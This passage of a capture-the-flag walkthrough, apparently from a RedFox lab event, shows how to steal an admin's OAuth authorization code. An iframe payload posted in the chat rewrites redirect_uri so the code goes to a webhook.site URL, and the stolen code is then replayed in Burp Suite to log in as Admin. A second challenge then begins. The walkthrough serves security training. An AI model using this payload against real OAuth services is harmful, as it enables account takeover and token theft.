
12. Click the "Logout" button.




13. Click on Login, intercepting the request using Burp Suite.




14. Observe the OAuth flow and note that it uses the Authorization Code Grant for authentication.




15. Modify the redirect_uri in the intercepted request to a webhook URL, send the request, and observe that the Authorization Code is sent to the webhook site, indicating an Open Redirection vulnerability.




16. Log in as user1, navigate to http://cyberstorm.redfoxsec.com:1003/chat.html, insert the following iframe-based payload in the chat:
<iframe src="http://cyberstorm.redfoxsec.com:1001/auth?client_id=client123&redirect_uri=https://webhook.site/b3a00d75-e3f3-4264-a294-6bdcd92011c8%2Fcallback&response_type=code"></iframe>
and click Submit Message.




17. Observe that the message is processed, indicating that Admin accessed the malicious link.




18. Navigate to Webhook Site and observe the Authorization Code of Admin.




19. Navigate to the User Dashboard and click Logout.




20. Click Login, intercepting the request in Burp Suite.




21. Observe the intercepted request and forward it.




22. Replace the Authorization Code of user1 with the Authorization Code of Admin and forward the GET request.






23. Replace the Authorization Code of user1 with the Authorization Code of Admin and forward the POST request.



24. Observe that you are now logged in as Admin, click "Get Flag", and retrieve the flag.



Flag: REDFOX{Stolen_Navigation_Token}

Polluted Bloodline


Description: Luffy may be chasing his dream of becoming Pirate King, but his lineage holds more power than he realizes. His father, Monkey D. Dragon, operates in the shadows, shaping revolutions, while his grandfather, Monkey D. Garp, stands tall as a legendary marine—both forces working on opposite sides of the law.

Yet, in the depths of this system, authority isn't inherited—it's uncovered. Start as Luffy explore his bloodline. Will you be able to navigate the layers of power and mystery that bind them together?


Location: http://cyberstorm.redfoxsec.com:4001

Detailed Walkthrough:


1. Navigate to http://cyberstorm.redfoxsec.com:4001/login.html.



